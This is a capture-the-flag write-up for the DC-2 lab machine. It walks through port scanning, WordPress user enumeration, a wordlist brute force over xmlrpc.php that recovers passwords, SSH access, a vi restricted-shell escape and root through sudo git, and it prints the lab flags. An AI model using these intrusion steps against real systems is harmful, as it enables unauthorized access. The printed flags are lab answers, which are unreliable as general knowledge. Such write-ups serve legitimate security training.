OffensiveSecurity – DC-2

Alberto Gómez

Nmap scan:

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.51.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-09 06:09 EDT
Nmap scan report for 192.168.51.194
Host is up (0.044s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
```


Found only one service, let's look more exhaustively:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- -sS 192.168.51.194
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-09 06:09 EDT
Nmap scan report for 192.168.51.194
Host is up (0.060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
7744/tcp open  raqmon-pdu

Nmap done: 1 IP address (1 host up) scanned in 40.41 seconds
```

Checking the service versions, we see that the new found port is a SSH service:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p80,7744 -sV -sC 192.168.51.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-09 06:11 EDT
Nmap scan report for 192.168.51.194
Host is up (0.044s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52517b6e70a4337ad24be10b5a0f9ed7 (DSA)
|   2048 5911d8af38518f41a744b32803809942 (RSA)
|   256 df181d7426cec14f6f2fc12654315191 (ECDSA)
|_  256 d9385f997c0d647e1d46f6e97cc63717 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We get this error when accessing the website:



Let’s add the domain name to /etc/hosts:

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
192.168.51.194  dc-2
127.0.0.1       localhost
```

Now we can access the website and see it is a WordPress site. So Let’s quickly enumerate with WPScan:

wpscan --url http://dc-2/ -e

We found three users:

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Let’s try to detect plugins with:

wpscan --url http://dc-2/ --plugins-detection mixed

```
[+] akismet
 | Location: http://dc-2/wp-content/plugins/akismet/
 | Last Updated: 2023-04-05T10:17:00.000Z
 | Readme: http://dc-2/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://dc-2/wp-content/plugins/akismet/, status: 200
 |
 | Version: 3.3.2 (100% confidence)
```

Found akismet with an old version.

Anyway, the index page gives us a hint. We shall use cewl to make our own password dictionary based on words present on this site.



I used the following command to create the wordlist. The *-d* flag specifies the depth we want the spider to get words from, *--with-numbers* specifies that words containing numbers are gathered too:

```
┌──(kali㉿kali)-[~]
└─$ cewl http://dc-2/ -d 3 --with-numbers -w words
```

I tried to brute-force using *wfuzz* against the */wp-login* page with no success.

Doing a directory enumeration I found a *xmlrpc.php* file.

```
/xmlrpc.php           (Status: 405) [Size: 42]
```

With some research, I found out it is an API that allows interaction with the site. It can be exploited to launch several attacks, like brute-force login.

WPScan comes with a built-in login brute-forcing feature. Using it, it will take advantage of this *xmlrpc.php* file to make the attack.

We can launch it with the following command. The '*-e u*' is to enumerate users, and '*-P words*' is to launch a brute-force attack using the specified wordlist:

wpscan --url http://dc-2/ -e u -P words

It found two login combinations:

```
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / log Time: 00:00:45 <=========================================

[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient
```

Let's try them on the SSH service. Jerry's credentials aren't valid, but tom's credentials are:

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 7744 tom@192.168.51.194
The authenticity of host '[192.168.51.194]:7744 ([192.168.51.194]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.51.194]:7744' (ED25519) to the list of known hosts.
tom@192.168.51.194's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

We are inside a restricted shell.

We have access to the less command, so we can read the first flag:

```
tom@DC-2:~$ ls
flag3.txt  local.txt  shell  usr
tom@DC-2:~$ less local.txt
```

```
9b16769635e1c38397ba4bb039900663
local.txt (END)
```

We also have access to '*vi*' command. Let's try to break out from there.

1. We exercute '*vi*' to enter the text editor.
2. Next, we type '*:set shell=/bin/bash*'
3. Then, we enter the shell with '*:shell*'

Now, we are on a new shell and can change our PATH variable:

```
tom@DC-2:~$ export PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
```

We got to change to user '*jerry*' with '*su*' command:

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$
```

Using '*sudo -l*' we see we jerry can execute */usr/bin/git* as root.

```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

In GTFOBins we can see several ways to take advantage of *git*'s sudo permissions. I used the following:

```
sudo git -p help config
!/bin/sh
```

Got a root shell and the final flag:

```
!/bin/sh
# whoami
root
# cat /root/proof.txt
4bdadd590790df7a6fff3f641342fe86
#
```